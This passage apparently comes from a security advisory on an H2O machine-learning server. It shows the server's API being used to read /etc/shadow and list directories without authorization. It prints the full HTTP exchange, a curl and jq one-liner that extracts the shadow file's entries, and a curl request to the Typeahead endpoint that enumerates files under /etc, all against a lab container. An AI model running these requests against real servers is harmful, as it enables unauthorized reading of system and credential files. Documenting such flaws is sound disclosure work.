

Figure 4: Displaying the selected file (here, */etc/shadow*).

This data corresponds to the *string_data* field of the response to the following request:

```
GET /3/Frames/shadow.hex HTTP/1.1
Host: 172.17.0.3:54321
[...]

HTTP/1.1 200 OK
Connection: close
X-h2o-build-project-version: 3.32.1.3
Content-Length: 4623
[...]

{"__meta":
{"schema_version":3,"schema_name":"FramesV3","schema_type":"Frames"},"_exclude_fields":"","
row_offset":0,"row_count":-1,"column_offset":0,"full_column_count":-1,"column_count":-
1,"compression":null,"separator":44,"header":true,"quote_header":true,"job":null,"frames":
[{"__meta":
{"schema_version":3,"schema_name":"FrameV3","schema_type":"Frame"},"_exclude_fields":"","fr
ame_id":{"__meta":
{"schema_version":3,"schema_name":"FrameKeyV3","schema_type":"Key<Frame>"},"name":"shadow.h
ex","type":"Key<Frame>","URL":"/3/Frames/
shadow.hex"},"byte_size":853,"is_text":false,"row_offset":0,"row_count":24,"column_offset":
0,"column_count":1,"full_column_count":1,"total_column_count":1,"checksum":-
3148031620661992,"rows":24,"num_columns":1,"default_percentiles":
[0.001,0.01,0.1,0.2,0.25,0.3,0.3333333333333333,0.4,0.5,0.6,0.6666666666666666,0.7,0.75,0.8
,0.9,0.99,0.999],"columns":[{"__meta":
```

```
{"schema_version":3,"schema_name":"ColV3","schema_type":"Vec"},"label":"C1","missing_count"
:0,"zero_count":0,"positive_infinity_count":0,"negative_infinity_count":0,"mins":
["NaN","NaN","NaN","NaN","NaN"],"maxs":
["NaN","NaN","NaN","NaN","NaN"],"mean":"NaN","sigma":"NaN","type":"string","domain":null,"d
omain_cardinality":0,"data":null,"string_data":
["root:*:18641:0:99999:7:::","daemon:*:18641:0:99999:7:::","bin:*:18641:0:99999:7:::","sys:
*:18641:0:99999:7:::","sync:*:18641:0:99999:7:::","games:*:18641:0:99999:7:::","man:*:18641
:0:99999:7:::","lp:*:18641:0:99999:7:::","mail:*:18641:0:99999:7:::","news:*:18641:0:99999:
7:::","uucp:*:18641:0:99999:7:::","proxy:*:18641:0:99999:7:::","www-
data:*:18641:0:99999:7:::","backup:*:18641:0:99999:7:::","list:*:18641:0:99999:7:::","irc:*
:18641:0:99999:7:::","gnats:*:18641:0:99999:7:::","nobody:*:18641:0:99999:7:::","systemd-
timesync:*:18641:0:99999:7:::","systemd-network:*:18641:0:99999:7:::","systemd-
resolve:*:18641:0:99999:7:::","systemd-bus-
proxy:*:18641:0:99999:7:::","_apt:*:18641:0:99999:7:::","messagebus:*:18792:0:99999:7:::"],
"precision":-
1,"histogram_bins":null,"histogram_base":0.0,"histogram_stride":0.0,"percentiles":null}],"c
ompatible_models":null,"chunk_summary":{"__meta":
{"schema_version":3,"schema_name":"TwoDimTableV3","schema_type":"TwoDimTable"},"name":"Chun
k compression summary","description":"","columns":[{"__meta":{"schema_version":-
1,"schema_name":"ColumnSpecsBase","schema_type":"Iced"},"name":"chunk_type","type":"string"
,"format":"%8s","description":"Chunk Type"},{"__meta":{"schema_version":-
1,"schema_name":"ColumnSpecsBase","schema_type":"Iced"},"name":"chunk_name","type":"string"
,"format":"%s","description":"Chunk Name"},{"__meta":{"schema_version":-
1,"schema_name":"ColumnSpecsBase","schema_type":"Iced"},"name":"count","type":"int","format
":"%10d","description":"Count"},{"__meta":{"schema_version":-
1,"schema_name":"ColumnSpecsBase","schema_type":"Iced"},"name":"count_percentage","type":"f
loat","format":"%10.3f %%","description":"Count Percentage"},{"__meta":{"schema_version":-
1,"schema_name":"ColumnSpecsBase","schema_type":"Iced"},"name":"size","type":"string","form
at":"%10s","description":"Size"},{"__meta":{"schema_version":-
1,"schema_name":"ColumnSpecsBase","schema_type":"Iced"},"name":"size_percentage","type":"fl
oat","format":"%10.3f %%","description":"Size Percentage"}],"rowcount":1,"data":[["CStr"],
["Strings"],[1],[100.0],["    853  B"],[100.0]]},"distribution_summary":{"__meta":
{"schema_version":3,"schema_name":"TwoDimTableV3","schema_type":"TwoDimTable"},"name":"Fram
e distribution summary","description":"","columns":[{"__meta":{"schema_version":-
1,"schema_name":"ColumnSpecsBase","schema_type":"Iced"},"name":"","type":"string","format":
"%s","description":""},{"__meta":{"schema_version":-
1,"schema_name":"ColumnSpecsBase","schema_type":"Iced"},"name":"size","type":"string","form
at":"%s","description":"Size"},{"__meta":{"schema_version":-
1,"schema_name":"ColumnSpecsBase","schema_type":"Iced"},"name":"number_of_rows","type":"flo
at","format":"%f","description":"Number of Rows"},{"__meta":{"schema_version":-
1,"schema_name":"ColumnSpecsBase","schema_type":"Iced"},"name":"number_of_chunks_per_column
","type":"float","format":"%f","description":"Number of Chunks per Column"},{"__meta":
{"schema_version":-
1,"schema_name":"ColumnSpecsBase","schema_type":"Iced"},"name":"number_of_chunks","type":"f
loat","format":"%f","description":"Number of Chunks"}],"rowcount":6,"data":
[["172.17.0.3:54321","mean","min","max","stddev","total"],["    853  B","    853  B","
853  B","    853  B","      0  B","    853  B"],[24,24.0,24.0,24.0,0.0,24],
[1,1.0,1.0,1.0,0.0,1],[1,1.0,1.0,1.0,0.0,1]]}}],"compatible_models":null,"domain":null}
```


Or, in a more readable way:

```
$ curl -ks http://172.17.0.3:54321/3/Frames/shadow.hex | jq \
      -r '.frames[0].columns[0].string_data[]'
root:*:18641:0:99999:7:::
daemon:*:18641:0:99999:7:::
bin:*:18641:0:99999:7:::
sys:*:18641:0:99999:7:::
sync:*:18641:0:99999:7:::
games:*:18641:0:99999:7:::
man:*:18641:0:99999:7:::
```

```
lp:*:18641:0:99999:7:::
mail:*:18641:0:99999:7:::
news:*:18641:0:99999:7:::
uucp:*:18641:0:99999:7:::
proxy:*:18641:0:99999:7:::
www-data:*:18641:0:99999:7:::
backup:*:18641:0:99999:7:::
list:*:18641:0:99999:7:::
irc:*:18641:0:99999:7:::
gnats:*:18641:0:99999:7:::
nobody:*:18641:0:99999:7:::
systemd-timesync:*:18641:0:99999:7:::
systemd-network:*:18641:0:99999:7:::
systemd-resolve:*:18641:0:99999:7:::
systemd-bus-proxy:*:18641:0:99999:7:::
_apt:*:18641:0:99999:7:::
messagebus:*:18792:0:99999:7:::
```

Furthermore, because of the Typeahead field that allows searching through files, it is also possible to list the files present under any path, still with the permissions of the user running the application.

```
$ curl 'http://172.17.0.3:54321/3/Typeahead/files?src=%2Fetc%2F&limit=10000' | jq \
      -r '.matches[]'
/etc/xdg
/etc/os-release
/etc/ld.so.conf.d
/etc/bindresvport.blacklist
/etc/securetty
/etc/default
/etc/subuid
/etc/host.conf
/etc/ld.so.conf
/etc/nsswitch.conf
/etc/debian_version
[...]
```